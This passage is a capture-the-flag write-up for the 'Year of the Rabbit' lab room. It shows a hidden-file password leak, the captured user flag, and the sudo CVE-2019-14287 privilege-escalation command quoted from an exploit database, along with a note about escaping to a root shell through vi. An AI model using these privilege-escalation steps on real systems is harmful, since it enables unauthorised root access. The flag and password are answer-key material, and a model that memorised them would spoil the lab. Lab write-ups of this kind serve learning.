eli@year-of-the-rabbit:~/Desktop$ cd ..
eli@year-of-the-rabbit:~$ ls
core Desktop Documents Downloads Music Pictures Public Templates Videos
eli@year-of-the-rabbit:~$ cd ..
eli@year-of-the-rabbit:/home$ ls
eli gwendoline
eli@year-of-the-rabbit:/home$ cd gwendoline/
eli@year-of-the-rabbit:/home/gwendoline$ ls
user.txt
eli@year-of-the-rabbit:/home/gwendoline$ cat user.txt
cat: user.txt: Permission denied
eli@year-of-the-rabbit:/home/gwendoline$
```

i try to type history if he type his password but found nothing

```
eli@year-of-the-rabbit:/home/gwendoline$ history
 1  whoami
 2  ls
 3  cat core
 4  clear
 5  ls
 6  cd D
 7  cd Desktop/
 8  ls
 9  ls -a
10  locate flag
11  locate user
12  clear
13  ls
14  cd ..
15  ls
16  cd ..
17  ls
18  cd gwendoline/
19  ls
20  cat user.txt
21  history
eli@year-of-the-rabbit:/home/gwendoline$
```

lets return for strange message during log in with ssh and search for history or file called s3cr3t

```
eli@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
eli@year-of-the-rabbit:~$
```

!!

```
eli@year-of-the-rabbit:~$ cat /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
-Root
eli@year-of-the-rabbit:~$
```

we find password of gwendoline !!!!!

lets try it

and we in let try to cat users.txt file now

and we find the flag !!!!

```
gwendoline@year-of-the-rabbit:/home$ ls
eli gwendoline
gwendoline@year-of-the-rabbit:/home$ cd gwendoline/
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53} ←
gwendoline@year-of-the-rabbit:~$
```

now lets try to find root flag ,it needs a root privilage

no file called root.txt on system

so lets try to exploit this version of sudo

Sudo version 1.8.10p3

```
gwendoline@year-of-the-rabbit:/$ sudo -V
Sudo version 1.8.10p3
Sudoers policy plugin version 1.8.10p3
Sudoers file grammar version 43
Sudoers I/O plugin version 1.8.10p3
gwendoline@year-of-the-rabbit:/$
```

i find this exploit :

EXPLOIT
DATABASE

sudo 1.8.27 - Security Bypass

EDB-ID: 47502	CVE: 2019-14287	Author: MOHIN PARAMASIVAM	Type: LOCAL	Platform: LINUX	Date: 2019-10-15
EDB Verified: ✗		Exploit:  / 		Vulnerable App:	




```

User hacker sudo privilege in /etc/sudoers

# User privilege specification
root    ALL=(ALL:ALL) ALL

hacker  ALL=(ALL,!root) /bin/bash

With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo -u#-1 /bin/bash

Example :


hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#

Description :
Sudo doesn't check for the existence of the specified user id and executes the with arbitrary user id with the sudo priv
-u#-1 returns as 0 which is root's id

```

-1 here return to first user in table which is root !!!!

I try this in different ways but it fails !!



```

gwendoline@year-of-the-rabbit:/$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:/$ sudo -u#-1 /bin/bash
[sudo] password for gwendoline:
Sorry, user gwendoline is not allowed to execute '/bin/bash' as #-1 on year-of-the-rabbit.
gwendoline@year-of-the-rabbit:/$ sudo -u -1 /bin/bash
sudo: unknown user: -1
sudo: unable to initialize policy plugin
gwendoline@year-of-the-rabbit:/$ sudo -u 0 /bin/bash
sudo: unknown user: 0
sudo: unable to initialize policy plugin
gwendoline@year-of-the-rabbit:/$ sudo -u#-1 /usr/bin
[sudo] password for gwendoline:
sudo: /usr/bin: command not found
gwendoline@year-of-the-rabbit:/$

```

i do something wrong i dont know

after long search we can open a shell in vi why this is make difference because in this cve gwendoline can run /usr/bin/vi /home/gwendoline/user.txt as a root so if we open shell in vi we have root privilege !!!!

Share your win with your peers

Your progress can inspire others in your community.



Year of the Rabbit completed!

elite01 completed another room on their cyber security journey.

Completed tasks

1

Points earned

310

Streak

1

Share on social media

Share your win before starting the next room

in LinkedIn

WhatsApp

Telegram

Twitter / X

Facebook

Reddit

Go to dashboard →